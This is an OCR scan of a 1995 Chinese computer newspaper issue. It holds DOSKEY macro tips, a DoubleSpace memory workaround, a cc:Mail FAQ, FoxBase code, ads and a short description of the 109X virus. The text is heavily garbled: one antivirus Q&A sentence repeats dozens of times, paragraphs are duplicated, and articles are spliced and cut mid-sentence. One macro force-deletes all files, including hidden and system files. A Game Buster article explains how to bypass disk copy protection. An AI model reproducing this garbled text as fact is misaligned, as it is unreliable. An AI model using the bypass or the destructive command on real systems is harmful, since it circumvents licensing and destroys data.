 - ①删除一个子目录。DOS的内部命令RD只有在某个子目录全空时才能将其删除, 下面的宏命令, DOSKEY RDD=CD \$1 \$ T DEL * * & " & TCD * * \$ TRD \$ 1 建立后, 键入 RDD DIRNAME/即可将子目录DIRNAME删掉, 而又管其是不是空目录。
 - ②更改子目录名。DOS无此命令, 可用下面的宏命令建立: DOSKEY RENDIR=MD \$ 2 \$ TCOPI \$ 1 \$ 2 \$ T DEL \$ 1 \$ TRD \$ 1 然后用RENDIR OLD DIR NEW DIR_即可将子目录名OLD DIR改为NEW DIR。
 - ③建立一子目录并使之成为当前目录。DOSKEY MD=MD \$ 1 \$ TCD \$ 1

问: 在调用DOS. H时, 遇到了“Declaration syntax error”, 这是怎么回事? 答: 一定是“Ansi keywords only”置为“ON”, 解决方法是将其置为“off”。(光)

问: 在调用DOS. H时, 遇到了“Declaration syntax error”, 这是怎么回事? 答: 一定是“Ansi keywords only”置为“ON”, 解决方法是将其置为“off”。(光)

问: 在调用DOS. H时, 遇到了“Declaration syntax error”, 这是怎么回事? 答: 一定是“Ansi keywords only”置为“ON”, 解决方法是将其置为“off”。(光)

④改进目录显示方式, 每显示一屏后暂停。DOSKEY DIR=DIR \$ 1/P

2. 文件处理
①改进TYPE命令, 使显示一屏内容后暂停。DOSKEY TYPE=TYPE \$ 1 \$ B MORE或DOSKEY TYPE=MORE \$ 1 \$ 1

②改进TYPE命令, 使显示多个文件内容。DOSKEY TYPE2=FOR %A IN (\$ 1 \$ \$ 3 \$ 4) DO TYPE %A 然后用TYPE2 f1. box f2. c f3. c f4. c即可显示四个文件。

③改进FIND命令, 使FIND命令中能使用通配符。能在一批文件中查找指定字符。DOSKEY FIND1=FOR %A IN (\$ DO FIND /P % * % A 例, FIND1 * . BAS HUST/即可在所有扩展名为. BAS的文件中查找字符串HUST。

④删除当前目录中包括隐藏, 只读, 系统文件在内的所有文件。DOSKEY ALLDEL=ATTRIB -H -R -S * * \$ T DEL * * *

臣氏电脑

臣氏公用软件交流网, 数千种软件等电脑发烧友的热情加入, 欢迎来函, 来电咨询, 请早, 联系地址: 广西柳州市技术文流图书馆书市街35号

联系人: 石伟 邮编: 545001
电话: (0772)216810

GAME BUSTER 4.0

但是当你拥有GB4, 问题就可迎刃而解。GB4中的第七项功能“SAVE/LOAD”能将当前状态保存下来, 下一次则可恢复原状。所以在确认已运行GB4的前提下运行原程序。当出现标题画面在主菜单时, 激活GB4, 存下当前状态, 然后用DISKCOPY命令将原盘复制一份, 当然标记是无法复制的, 但由于GB4存下的状态已完成对标记的判断, 下次调用原状态时便可把复制盘当原盘使用, 用GB4中的“LOAD”即可进入程式。

尽管这个方法较麻烦, 每次均要运行GB4, 但却不失为一个好办法, 减小对原盘的损耗, 无须担心因而丧失整套软件。

□广州 郑群明

软件报

普及计算机知识 交流计算机技术 培养软件人才 发展软件产业

中国计算机软件与技术服务总公司 成都软件公司 成都电子研究所合办 主编：刘树德 副主编：唐敏
国内统一刊号：CN51-0106 订户代号：61-74 地址：成都市金河街75号 邮政编码：610015

Lotus 完整实现办公室自动化 (OA)

Lotus cc:Mail

- ☐ 连接所有类型的PC和网络系统
- ☐ 开放式模块化的结构提供广阔的扩展空间
- ☐ 一封邮件中传送多达20个项目的文字、图形、文件及传真等
- ☐ 无懈可击的安全系统和网络容错设计

cc: Mail 伴随企业的成长!

Lotus 北京办事处 成都软件公司 成都明晖电脑商行
Tel. 01-8491415 Tel. 028-5554140

为了软件产业的发展 《软件报》扩版告读者

《软件报》在十余万读者的爱护和支持下，创出了实用的办报特色，获得了读者的认可，并已成为读者案头必备的工具之一。为适应我国软件产业的迅猛发展，应广大读者和作者的要求，从95年元月起，《软件报》正式扩为四开八版，以每期刊增至4万余字的信息量，满足多层次读者的需要，为发展我国软件产业繁荣呐喊。

扩版后，《软件报》将一如既往地坚持“四、三、二、一”这一经受过考验而初见成效的办报方针，继续发扬“实用性、知识性、资料性、趣味性”，特别突出实用性这一深得广大读者拥护的传统办报特色。过去囿于版面，我们不得不忍痛舍弃部份层次的读者而深感遗憾。今后我们将以中级技术人员为主，适当拓宽读者范围，围绕“普及与提高，实用与创新”，开辟更多的栏目，辐射更广泛的专业领域，同时注意版面设计的生动醒目，把《软件报》办得更加贴近读者、作者，适合多层次读者的口味。

扩版意味着继承和创新。在继承原有四版栏目的基础上，增设新技术版、自动化应用版、教育天地版、市

场信息版等版面，具体各版内容及栏目构想如下：
第一版信息版，针对电脑技术一日千里的发展，本版通过微机热点综述、读者论坛、各地动态、短讯、电脑世界、信息库等栏目追踪国内外最新动态，同时以书讯、电脑文摘、小资料的形式，向读者传递有用信息。
第二版软件交流版，产权保护、软件工程化、软件IC、OOP技术、加解密等是本版热点选题。此外，原一版深受广大喜爱的“软件交流”栏目，继续在本版以更大篇幅设立。

第三版新技术版，热线追踪多媒体、EDI、图象图形、网络、CAD、CAM、CIMS以及金融电子化技术等，针对国内外技术热点，在专题讲座栏目里作深度的介绍。

第四版实用技术版，突出实用性，面向应用开发技术人员介绍编程技巧、实用程序、数据库应用及操作系统、办公自动化，并保留已开设的“防病毒”专栏。

第五版自动化应用版，面向广大工矿企业技术人员开设工控机、智能仪表、各种板卡、维修经验等栏目。

第六版自学园地版，为自学者解难答疑，开辟自学者园地，对软件资格、水平考试、应用等级考试等设辅导专栏，同时介绍常用软件使用方法。

第七版教育天地版，主要介绍家用/教育软件，为游戏发烧友提供游戏攻略园地栏目。

第八版市场信息版，应众多商家要求，为满足读者求知需要，特开设购物指南、商情网、广告等栏目。

上述版面安排当与否，有待实践检验。欢迎读者、作者提出宝贵意见，不断充实和完善，更好地为读者作者服务。

一流的报纸来自一流的编辑，扩版后稿件需求将成倍增加，因此，我们将竭诚欢迎广大作者按上述版面栏目撰文投稿，来稿即把握内容实

用，言简意赅的特点，特别倡导有条件的作者采用磁盘形式撰稿。我们重申反对一稿多投，来稿三个月不见报，方可他投。稿酬标准每60~100字/千字，来稿一经选用，当按质价给予上润笔。

《软件报》同仁愿与广大读者、作者为了我国软件产业的发展，共谱新篇章。

本报编辑组

▲ 中文DOS国家标准公布 (本报北京讯) 在国家技术监督局积极支持与配合下，由中文平台技术委员会日前在京正式公布作为国家标准的GB/T15189-94的“DOS中文信息处理系统接口规范”。这标志着我国中文DOS版本“百花齐放”，互不兼容的混乱局面开始走向统一、规范化的道路。据悉，中文平台技术委员会还将陆续制定WINDOWS、UNIX等中文平台规范，使中文软件平台进一步走上标准化、规范化的发展轨道。

▲ IBM推出OS/2中文版 (本报北京讯) 著名的IBM公司日前在京举办OS/2中文版展示会，会上正式宣布在中国推出PC机汉化版OS/2 P2.1。它与英文版功能一样，是纯32位微机操作系统，支持多任务、多语言功能。

▲ 王瑞状告联想 (本报北京讯) 最近，王瑞状告联想公司总裁王永庆向法院起诉联想集团公司，北京中级人民法院已正式立案受理。原告要求联想集团立即停止使用“五笔字型”专利的侵权行为，并索赔其经济损失800万元人民币。

▲ 95国际金融、银行技术及设备展将在深圳举行 (本报深圳讯) 中国人民银行深圳市人民政府，于1995年5月共同举办95国际金融、银行技术及设备展览会。据悉将展出银行计算机网路系统、信用卡系统及设备(包括ATM、POS系统)、多媒体系统、银行机具、计算机外设、银行业务处理系统、金融信息管理系统等。(王正忠)

▲ 团圆电脑恒速的模糊控制系统 ATA-1型模糊控制电柜用于化学溶液反应的调控，由于反应是多变复杂的非线性过程，很难做到精确的连续控制。新疆大学电子信息系李国兴高级工程师的指导下，采用神经网络训练的模糊控制算法，实现了复杂过程的“智能化”控制，取得了高精度、快响应、抗干扰、操作简便的效果。(任干生)

欢迎订阅《软件报》1995年扩为四开八版
 单价：0.38元 季价：4.95元 全年：19.8元
 订户代号：61-74 全国邮局均可订阅

★ 编号：941003
 名称：图形与汉字软件
 C语言源程序包
 功能介绍：
 1. Wb从汉字库中读出所需汉字生成小汉字库，用小汉字库显示图形汉字，免去大字库占用大量空间的麻烦，可开成16.24，32点阵小汉字库，使用万般灵活。价格：100.00
 2. Twin只要定义好

幕，立体感尺度大小用户可自定义。价格：100.00
 4. VGA屏幕特效，经屏弹出及消失，平滑显示与清除。价格：100.00
 5. Scroll图形全屏漫游，提供左右、上下自动漫游的控制函数全部为C源码。不闪烁、不跳、实现平滑漫游。价格：100.00
 6. GWIN高级图形界面生成系统源程序包
 GWIN为Microsoft C及Turbo C高级图形汉字界面源程序包，利用该源程序包可以制作出真一流水性的汉字图形界面，全部为C语言源程序包，利用该源程序包，可自动生成风格迥异的立体阴影图形窗口及下框式，弹出式立体图形汉字菜单，窗口与窗口、菜单与菜单可任意叠加，每个菜单可生成10级子菜单，各菜单的连接关系，弹出位置、方式、边框风格等多种格式可选。菜单可以用键盘及鼠标驱动，用GWIN可开发出目前最为流行的图形汉字界面，窗口式图形汉字菜单，菜单可以以多种立体方式显示。

弘益磁盘俱乐部
 94年最新软件三千余种，免费会员请单，并隆重推出全新SV.KAO(龙王)系列磁盘。
 (410007)长沙市胜利路250号松竹大厦4楼
 (0731) 5528154、5556109 (FAX) 起
 成都联络处：一环路南三段13-1号华西宾馆327室 电话：5581778-527 陈超群

主名字菜单的各项内容，即可自动生成西方式下的弹出式图形汉字菜单。菜单位置、内容及弹出位置可自定义。仿WINDOWS开发、保存屏幕、恢复屏幕、提供全部C源码，可掌握开发各种菜单的编程技巧。价格：100.00
 3. Bar立体屏幕界面生成C语言源程序包，提供凹进、凸出的函数，可直接生成目前最为流行的立体屏

幕与菜单可在任意叠加，每个菜单可生成10级子菜单，各菜单的连接关系，弹出位置、方式、边框风格等多种格式可选。菜单可以用键盘及鼠标驱动，用GWIN可开发出目前最为流行的图形汉字界面，窗口式图形汉字菜单，菜单可以以多种立体方式显示。
 GWIN包含图形窗口自动生成、窗口管理，菜单

自动生成、菜单管理，菜单驱动，屏幕管理，窗口管理，图标管理等30个子函数。价格：880.00
 7. 高级图像处理C语言源程序包ImagePro，说明函索即寄。
 运行环境：VGA或TVGA
 转让形式：软盘与说明书
 邮购地址：(100041) 北京石景山发电总厂技术工程部 廖生平(电话：(01)851.6999-576)

掌握电子信息的窗口 步入电子世界的桥梁

北京电子报

订户代号：1-48 全国各地邮局均可订阅

实用性——指导学习生产开辟致富途径
 知识性——题材面广内容丰富多彩
 趣味性——动手动脑使您掌握一技之长
 资料性——维修、科研数据样样俱全

本报宗旨——为广大电子爱好者服务!
 欢迎订阅 欢迎赐稿

每月4元 每季12元 半年24元 全年36元

《北京电子报》合订本

1992年合订本 每册8.00元 1993年合订本 每册11.00元
 以上各册均有邮购 定价从优，按章办事！
 地址：北京阜成门内大街36号 邮编：100045 电话：5015555
 发行所：北京阜成门内大街头条一号 邮编：100005 电话：5857390

民航电子 强力出击 系列广告 松岗全系列教学软件

松岗CAI软件久富盛名，覆盖了电脑入门速成、中小学课程辅导、英语教学、幼儿启蒙和实用工具等各个方面。本公司作为松岗公司正式授权的一级代理商，为推动教育、家用电脑的销售，特面向全国各电脑商家、学校和培训中心等单位和个人特价推出松岗全系列大陆版软件(共100余种)，含精美包装和说明，更附赠松岗宣传海报，回报确保无忧。

办公、家用多媒体产品

音效卡：Creative SB PRO II原装 930
 AudioPlus 1600多种CD接口，家用最佳 600
 CD ROM：松下CR562B高速、内置式 1550
 松下CR523B普通、内置式 1050

本公司另有视卡、视频转换卡、可读写光盘驱动器、声卡软件、触摸屏、游戏杆、音箱等各种多媒体产品，以及数百种多媒体正版光盘软件供用户选购。

欢迎索取详细目录。本公司产品价格每周更新一次，以确保西南地区品种最全，价格最平，服务最优。本公司已开始在国内外地区征求各项产品分销代理商。

民航成都电子系统工程公司经营部
 地址：成都市一环路南一段24号附112号(610041)
 电话：028-5212510 传真：5554583

病毒来源和已知分布

1993年11月北京工业大学潘京先生提供了一个长度为1091字节的恶性文件病毒样本...

109X病毒截获INT21中断,传染扩展名为COM和EXE的可执行文件...

病毒内设计数器,在病毒驻机后截获INT9中断进行计数...

109X病毒的另一危害是它不象其它病毒那样只在首次进入系统时解密一次...

除了发作时间不同的变种外,109X病毒还有结构上的变种...

检测和杀毒:检测内存中的动态病毒可在DEBUG下显示...

对于文件中的静态病毒可用DEBUG调出文件反汇编...

求真病毒卡升级公告0026号

武汉唐再风先生问:求真卡杀毒硬病毒时速度太快...

唐先生提出的问题是:求真卡在准确判明病毒后,明确报告病毒名称...

唐先生提出的问题是:求真卡在准确判明病毒后,明确报告病毒名称...

唐先生提出的问题是:求真卡在准确判明病毒后,明确报告病毒名称...

唐先生提出的问题是:求真卡在准确判明病毒后,明确报告病毒名称...

唐先生提出的问题是:求真卡在准确判明病毒后,明确报告病毒名称...

唐先生提出的问题是:求真卡在准确判明病毒后,明确报告病毒名称...

唐先生提出的问题是:求真卡在准确判明病毒后,明确报告病毒名称...

唐先生提出的问题是:求真卡在准确判明病毒后,明确报告病毒名称...

OB.27.01 990 DATA END. 1483.1561.0026 反病毒信箱

唐先生提出的问题是:求真卡在准确判明病毒后,明确报告病毒名称...

唐先生提出的问题是:求真卡在准确判明病毒后,明确报告病毒名称...

唐先生提出的问题是:求真卡在准确判明病毒后,明确报告病毒名称...

唐先生提出的问题是:求真卡在准确判明病毒后,明确报告病毒名称...

唐先生提出的问题是:求真卡在准确判明病毒后,明确报告病毒名称...

唐先生提出的问题是:求真卡在准确判明病毒后,明确报告病毒名称...

唐先生提出的问题是:求真卡在准确判明病毒后,明确报告病毒名称...

唐先生提出的问题是:求真卡在准确判明病毒后,明确报告病毒名称...

唐先生提出的问题是:求真卡在准确判明病毒后,明确报告病毒名称...

去年得到PETER NORTON公司的NDOS6.0软件,发现其DIR命令有一列、二列、四列显示的三种选择方式...

笔者经过跟踪分析COMMAND.COM文件,并参考有关资料得知...

其中XXXX是CS,段内偏移量,MS(PC)-DOS的3.2;3.30;3.31;5.0;6.0版所对应的值分别是...

唐先生提出的问题是:求真卡在准确判明病毒后,明确报告病毒名称...

唐先生提出的问题是:求真卡在准确判明病毒后,明确报告病毒名称...

唐先生提出的问题是:求真卡在准确判明病毒后,明确报告病毒名称...

唐先生提出的问题是:求真卡在准确判明病毒后,明确报告病毒名称...

唐先生提出的问题是:求真卡在准确判明病毒后,明确报告病毒名称...

唐先生提出的问题是:求真卡在准确判明病毒后,明确报告病毒名称...

介绍一个鼠标=键盘仿真器

DEFAUL.COM 鼠标和回车键的操作,均可用鼠标器的操作来代替...

唐先生提出的问题是:求真卡在准确判明病毒后,明确报告病毒名称...

唐先生提出的问题是:求真卡在准确判明病毒后,明确报告病毒名称...

唐先生提出的问题是:求真卡在准确判明病毒后,明确报告病毒名称...

唐先生提出的问题是:求真卡在准确判明病毒后,明确报告病毒名称...

唐先生提出的问题是:求真卡在准确判明病毒后,明确报告病毒名称...

唐先生提出的问题是:求真卡在准确判明病毒后,明确报告病毒名称...

唐先生提出的问题是:求真卡在准确判明病毒后,明确报告病毒名称...

唐先生提出的问题是:求真卡在准确判明病毒后,明确报告病毒名称...

唐先生提出的问题是:求真卡在准确判明病毒后,明确报告病毒名称...

唐先生提出的问题是:求真卡在准确判明病毒后,明确报告病毒名称...

怎样使用GRIP功能

“GRIP”是在AutoCAD12.0版本引入的新功能,用于在Command提示下直接使用W、C与单个目标选择方式...

唐先生提出的问题是:求真卡在准确判明病毒后,明确报告病毒名称...

唐先生提出的问题是:求真卡在准确判明病毒后,明确报告病毒名称...

唐先生提出的问题是:求真卡在准确判明病毒后,明确报告病毒名称...

唐先生提出的问题是:求真卡在准确判明病毒后,明确报告病毒名称...

唐先生提出的问题是:求真卡在准确判明病毒后,明确报告病毒名称...

唐先生提出的问题是:求真卡在准确判明病毒后,明确报告病毒名称...

唐先生提出的问题是:求真卡在准确判明病毒后,明确报告病毒名称...

唐先生提出的问题是:求真卡在准确判明病毒后,明确报告病毒名称...

唐先生提出的问题是:求真卡在准确判明病毒后,明确报告病毒名称...

唐先生提出的问题是:求真卡在准确判明病毒后,明确报告病毒名称...

DOUBLESPACE 是 MS-DOS6.0 最为诱人的功能之一,它能使磁盘倍增,但它也有一个非常不完善的缺点,即它要占据一块高达约 47K 的基本内存,这个开销未免太大,使得稍大一些的软件因内存不足而无法运行。

当启动电脑后,MS-DOS 会调入 DBLSPACE.BIN 文件到内存中,而且总是被挂接到基本内存中,只有当你的机器是 386 或 486 时,才可以利用 MEMMAKER 将 DBLSPACE.BIN 移到上端内存而不占基本内存。

但对于 286 机器,目前还没有相应的程序使 DBLSPACE.BIN 移到上端内存,所以许多 286 用户安装了 DOUBLESPACE 后,由于不能运行某些软件而后悔不已,许多用户竟欲删去这增容盘,还我 47K 基本内存。

但删除是容易的,归还 47K 内存却非易事。

删除指定的增容盘,比如 F 盘,只要执行如下命令:
>DBLSPACE /DELETE F:
回车

FBase

最近,北京新未来电子技术公司隆重推出 FBase 图文声像多媒体数据库,它是以 DOS 下最流行数据库系统 FoxPro 为基础,能对各种图像、图形、矢量汉字、声音数据等媒体进行处理,是国内性能最佳的图文声像数据库开发平台,可以认为 FBase 是 DOS 下中文数据库系统的最高境界。

FBase 100% 兼容 DBASE、FoxBase、Foxpro 的命令函数集以及所有数据,原有的程序无需修改即可正确运行,并且 FBase 所有扩展功能均以 Foxpro 命令或函数方式实现,在 FBase 下无需汉化就可使用 Foxpro 处理汉字、图形、图像、声音、简单动画,利用触摸屏、光盘等制作多媒体数据库应用系统,在图像处理方面它可管理、录入并输出真彩色图像、灰度图像、二值图像,使原有的数据库平滑升级到图文数据库,并且还可通过图像处理局显示、游动、无缝缩放、旋转、镜像处理等,图像的对比度、亮度可调,而对图形的处理可以说很丰富,不仅提供画点、画线、画圆、画矩形、画扇形或圆弧、填充等功能,还可以在显示图形时设置颜色、逻辑图方式、起始位置等参量,利用这些图形函数以及 FBase 所提供的图形鼠标功能,足以生成各种风格的用户界面(如仿 Window 界面)、复杂的统计图表。

对于汉字的处理, FBase 在数据库系统中,引用了多字体变量汉字,允许用户采用大量汉字显示 Foxpro 变量、字段的内容,它支持联想、联想、中国龙、天汇、UCDOS 等多种汉字系统,同时还提供 16 和 24 点阵的汉字显示,在显示中英文时,可指定字宽、字高、前景色、背景色、是否覆盖显示、起始位置、是否旋转等参量,利用这些功能制作用户界面清晰美观,打印报表能够接近或达到排版系统水平,在 FBase 上开发的数据库管理系统可直接利用 FoxPro 的编译器生成 EXE 文件单独运行,这有利于用户保护自己的源程序,也便于加密和商业性的扩展。

面对功能如此强大的图文声像多媒体数据库, FBase 不愧是 Foxpro 的最佳搭档, FoxBase 最佳升级选择。

286 机如何使用 DOUBLESPACE

这时的 F 盘,已是一个普通盘。重新启动后,用 MEM 命令查看,发现所占内存只是从原来的 47K 变成了 43K 而已,内存并未“全删”归还,所以这个办法并不能解决问题。

我们发现,在最初建立增容盘的过程中,在 C 盘的根目录中,新增了一个 DBLSPACE.INI 文件,但这个文件是临时文件,一般不引人注意,我们只要用 PCTOOLS 工具软件将这个文件删除或移到别的子目录下,再重新启动机器,你用 MEM 命令查看就会发现, DBLSPACE.BIN 所占的 47K 内存已经“全删”归还,当然,此时增容盘已恢复成了普通盘,里面的文件也不见了,但这只是暂时的,以后还可恢复。

根据这样一种思路,我们可以归纳出一个 286 机使用 DOUBLESPACE 的巧妙方法。

- 一、首先在硬盘分区时,要分出多于二个以上的逻辑盘,假定某个硬盘分出了 C、D、E、F 四个盘。
- 二、建立增容盘时,不要全部建成增容盘,比如只对 F 盘增容,目的是为了将软件分类存放,对内存要求高的软件放在非增容盘里,对内存要求不高的软件放在增容盘里。

3. 举例:如何构造 cc,mail
假定有一家这样的公司,最初,其市场部有 20 个 Windows 用户,他们需要交换邮件并构成自己的业务连接,他们需要:

- ▶ 一个 cc,mail 工作组软件包
 - ▶ 一个 cc,mail 10 用户软件包
 - ▶ 一个 Organizer 10 License Pack
- 如果财务部也连接在网络中,而且二个部门使用了不同的文件服务器,则需生成另一个 cc,mail 邮局供财务部使用,并用 cc,mail Router 将二个部门的邮局连起来,此时加到该系统的定单为:
- ▶ 一个 cc,mail 工作组软件包
 - ▶ 一个 cc,mail Macintosh 平台软件包
 - ▶ 二个 cc,mail 25 用户软件包
 - ▶ 一个 cc,mail Router
 - ▶ 额外的 Windows 用户所需的足够的 Organizer Licenses

这样,cc,mail 就成了银谷公司处理业务的极其重要的方式。由于高级行政主管(经常出差)和地区销售代表(远离总部)需存取邮件,他们需要:

- ▶ 每台机器一套 cc,mail Mobil
- 这一种典型的单点结构,如果银谷公司在别的地点另有 90 个 DOS 用户,则他们应增加:
- ▶ 一套 cc,mail MS-DOS 平台软件包
 - ▶ 一套 cc,mail 100 用户软件包
- 银谷公司可运行合于 cc,mail MS-DOS 平台软件包中的 Dialin,这样在主办办公室中的 cc,mail Router 即可在这两间间传信件,他们现在还可增加网关和传真支持。

4. cc,mail Router 是否需在专用工作站上运行?

cc,mail Router (以前称作 cc,mail Gateway) 有两种版本,单进程版本运行于专用 DOS 或非专用 OS/2 进程上,多进程版本作为一个或一系列任务运行于基于 OS/2 的系统上。当使用某程序(如 DESQView)时,可将 DOS 版本的 cc,mail Router 运行在后台,运行 cc,mail Router 的工作站对于网络文件服务器来说是一网络节点,cc,mail Router 可收发呼叫。

三、因为增容盘里放的是小型软件,对内存要求不高,可以正常运行。

当要运行对内存要求高的大型软件时,现在这个环境是不行的,必需改变一下,先用 PCTOOLS 工具软件把 C 盘根目录下的 DBLSPACE.INI 文件移动到 DOS 子目录下,再重新启动即可运行大型软件,但切记不要去读写原来的增容盘(如 F 盘),应保持原封不动。当要再次运行增容盘 F 时,只要将刚才移走的 DBLSPACE.INI 文件再移回 C 盘根目录,重新启动,你就会惊奇地发现,这个 F 盘又变成了增容盘,存在这里的所有文件又奇迹般地出现了,这里顺便补充一下,新版又出现了 MS-DOS 6.2 新版本,6.2 版比 6.0 版作了许多改进,其中有一个功能是专为解决上述问题的,即当你安装了增容盘后,为了那 47K 内存内而不想用增容盘时,6.2 版可以让你在启动时用 CTRL - F5 或 CTRL - F8 放弃装载,使 DBLSPACE.BIN 不装入内存。

按 CTRL - F5 时,既不装载 DOUBLESPACE,也不执行 CONFIG 和 AUTOEXEC 文件。
按 CTRL - F8 时,放弃装载 DOUBLESPACE,但可以选择不执行 CONFIG、AUTOEXEC 和它们中的每条命令。

□ 浙江 劳为河

用“restore 加 /s”带目录恢复目录名为“move”的文件进磁盘,用“cd \move”进入该目录,回车后系统提示“Invalid directory”,显示“move”为非法目录,启动 Pctools,结果又顺利进入了该目录,为什么在系统下不去呢?用“debug”调出该目录所在目录区,经观察分析发现,唯独“move”这个目录,目录名字母对应的 16 进制数后面多了一个“FF”,而其它各目录名字母对应的 16 进制数后面均为“20”补足 11 位,而后以“10”结束表示该项为 10。
问题就出在这个“FF”字节上,该字节表示

ASCII 码的“空格”,在系统下可直接用功能键“Alt”加“255”产生(用此方法还可产生许多不寻常的 ASCII 码,如 Alt +233 与 8, Alt +277 与 8 等),这个空格码在系统下看不到,但却占着一个字符的位置,因此把它加到目录“move”后,实际上“move”已变成一个“move口”,多了一个 ASCII 码,而它用空格键产生的“空格”又不是一回事,用“cd \move 空格键”想进入该目录也是徒劳的,要进入这个目录只须用“cd \move Alt +255”才可以。
至此,我已巧妙地解开了这个加密目录。
□ 河北 雷雷

WINDOWS 下运行 SPDOS6.0F 版

如何在 WINDOWS 下运行 SPDOS6.0F 是很多计算机用户关心的问题,由于 WINDOWS 和 SPDOS6.0F 内存管理方式有冲突,如果不设置恰当的系统配置就会死机,本人在工作中摸索出一些经验以供同仁参考, SPDOS6.0F 系统需 640 至 1024KB 的内存和 1024KB 以上部分扩展内存,且只有一种执行模式, WINDOWS 提供两种执行方式,标准模式(Standard mode)和执行形式, WIN/S 和 386 增强模式(386 Enhanced mode)其执行形式, WIN/3, 在标准模式下,计算机管理 640K 的常规内存和 256K 扩展内存, 386 增强模式要求管理 2MB 内存以上(包括 1024K 以上的扩展内存),由此可见,在 WINDOWS 执行标准模式才能和 SPDOS6.0F 发生内存管理上的冲突,系统配置如下, TYPE config. sys buffers = 20 FILES = 30 dos = high, umb device = c: \dos \himem. sys devicehigh -c: \dos \ansi. sys. 键入: WIN /S 即可, 本例在 386 机, WINDOWS 3.0 下通过。
□ 河南 梅头

7. 如何从 cc,mail 收发 Fax 信息?
可用 cc,Fax 软件,运行时需结合(并要求使用)cc,mail Router, cc,Fax 支持 CAS(Intel 的通讯应用说明)兼容的 Fax 卡,例如, Ferrari Fax Card, Gatmalink GammaFAX XP, Intel Connection Coprocessor 和 Intel SatiaFAXion 卡以及 PureData PureFax。
将 Fax 卡装入系统,再加上一条专用电话线,即可运行 cc,mail Router 和 cc,Fax。
与许多需要一单独程序来浏览 Fax 的产品(如 DOS 内存驻留程序)不一样, cc,mail 的 Fax 浏览功能集成在所有桌面平台前端软件中。

电子邮件系统 Lotus cc,mail

cc,mail 的构造(二)

文件来进行管理, cc,mail 提供了几个命令功能,可由 cc,mail 或在 Router 批处理文件中调用,例如, CCBACKUP 用来对邮局进行备份(无论文件是否处于打开状态), CHKSTAT 可用于许多管理任务(如自动删除所有超过 6 个月的已读信件),从 cc,mail Router 中可调用几乎所有能从 DOS 批处理文件(或 OS/2 命令文件)中运行的进程,一些用户用它来运行其非 cc,mail 的备份软件。

6. cc,mail Mobil 可否替代终端仿真器?

不可, cc,mail Mobil 不是 Carbon Copy, Crosstalk 或 SmartCom 那样的通用异步或终端仿真软件,它专门被设计来提供低成本地远程访问 cc,mail 系统,使用 cc,mail Mobil (而不是 Carbon Copy 一类产品)的一个好处是保持了网络的安全性,因为对于电子邮件访问而配置的电话线不能用于通用的访问,另一个好处是脱机状态下的查询、组织和编辑信件的能力,可极大减少电话收费。

Dialin

Dialin 是 DOS 版 cc,mail Router 的一个子集,它只能响应 cc,mail Router 或 cc,mail Mobil 发来的呼叫,但它既不能与别的电子邮件系统交换邮件,也不能支持 cc,Fax。
Dialin 随 MS-DOS、OS/2、UNIX 和 Windows 的平台软件包免费提供,这与 cc,mail Router 不一样, cc,mail Router 需单独订购,使用 Macintosh 平台软件包的用户可与 cc,mail 联系以得到 Dialin 的免费拷贝。


Dialin 在网络文件服务器的一个 DOS 节点上运行。

9. cc,mail 产品支持哪些种类的 Modem?

任何 Hayes 或 Telebit 兼容的 Modem 均可, cc,mail Router 4.0 支持的速率可达 115200bps,速率达 9600bps 或更高时,建议使用 80286 或更好的系统来运行 cc,mail Mobil, Dialin 或 cc,mail Router。
□ 成都 郭金虎

明晖软件讲座(九)

大家均熟知,在Foxbase+中都可以用SET FUNCTION命令直接对F2-F10功能键进行定义,即将常用的字符串定义在这九个功能键中。如果你直接在程序中进行赋值定义,则功能键定义的字符串就限制在九个功能键中,且不能随时被修改,使用起来既不灵活,也很不方便。为较好地解决这个问题,我们可以利用Foxbase+的数据库管理功能,建立一个用以存放被定义字符串的数据库,再通过程序对这些字符串任意进行增加、删除、修改等编辑工作。然后定义到相应的功能键中。在大量的数据录入时,将各功能键的字符串在屏幕的特定位置上一一显示出来,以便提供用户在录入数据时灵活地使用。



```
DO WHILE .NOT. CHECKK
SET COLO TO 7/2
CLEAR
SET COLO TO 4/7
@ 09,13 SAY *
@ 09,13 SAY * F2* GET F2
@ 09,31 SAY *
@ 09,31 SAY * F5* GET F5
```

```
STORE TRIM(F3) TO MF3
STORE TRIM(F4) TO MF4
STORE TRIM(F5) TO MF5
STORE TRIM(F6) TO MF6
STORE TRIM(F7) TO MF7
STORE TRIM(F8) TO MF8
STORE TRIM(F9) TO MF9
STORE TRIM(F10) TO MF10
SET COLO TO 7/3
@ 20,0 CLEAR
SET COLO TO 2
SET FUNC 2 TO *
& MF2*
```

字处理程序(如WORDSTAR, MEC, WPS等)因其具有灵活直观的全屏摹拟操作功能和一般源程序调试编译软件(如BASIC, PASCAL, TUBRO C等)所误有的块操作、查找替换等功能,使源程序的录入编辑十分方便快捷,而且,字处理程序对源程序所用的语言没有限制,各种语言的程序都可以编辑。所以,用字处理程序来编辑应用软件的源程序,再用程序调试编译软件来调试,是广大微机用户编程时的常用方法。

我们通常知道,字处理程序一般都有两种编辑方式,D方式和N方式。D方式是用来编辑文本文件的,即编辑一般的文书、图表等文字资料,N方式是用来编辑非文本文件的,即编辑各种语言的源程序。然而在实际应用中,我们常常误用字处理程序的D方式来编辑源程序,直到调试时无法进行了才发现这一失误。如,笔者有一WPS系统编写的NBASICA语言的源程序,使用NBASICA系统程序调试时,在调入时出现'Direct statement in file'错误,LOAD被终止;根本就无法进行调试。后来经过反复检查,才发现是因为在

可能键的动态定义

```
@ 09,49 SAY *
@ 09,49 SAY * F8* GET F8
@ 10,13 SAY *
@ 10,13 SAY * F3* GET F3
@ 10,31 SAY *
@ 10,31 SAY * F6* GET F6
@ 10,49 SAY *
@ 10,49 SAY * F9* GET F9
@ 11,13 SAY *
@ 11,13 SAY * F4* GET F4
@ 11,31 SAY *
@ 11,31 SAY * F7* GET F7
@ 11,49 SAY *
@ 11,49 SAY * F10* GET F10
SET COLO TO 4
@ 07,25.SAY* F2-F10功能键修改*
SET COLO TO 7
@ 13,25.SAY * 校对正确吗?
(Y/N)* GET CHECKK
READ
IF .NOT. CHECKK
LOOP
ENDIF
ENDDO CHECKK
RETURN
*WJGL2.2.PRGR F2-F10功能键
词组屏幕显示程序!
USE F2-F10.DBF
STORE TRIM(F2) TO MF2
```

```
SET FUNC 3 TO * & MF3*
SET FUNC 4 TO * & MF4*
SET FUNC 5 TO * & MF5*
SET FUNC 6 TO * & MF6*
SET FUNC 7 TO * & MF7*
SET FUNC 8 TO * & MF8*
SET FUNC 9 TO * & MF9*
SET FUNC 10 TO * & MF10*
@ 20,0 SAY *
SET CLOR TO ?
@ 21,13 SAY *
@ 21,13 SAY * F2-& MF2 *
@ 21,31 SAY *
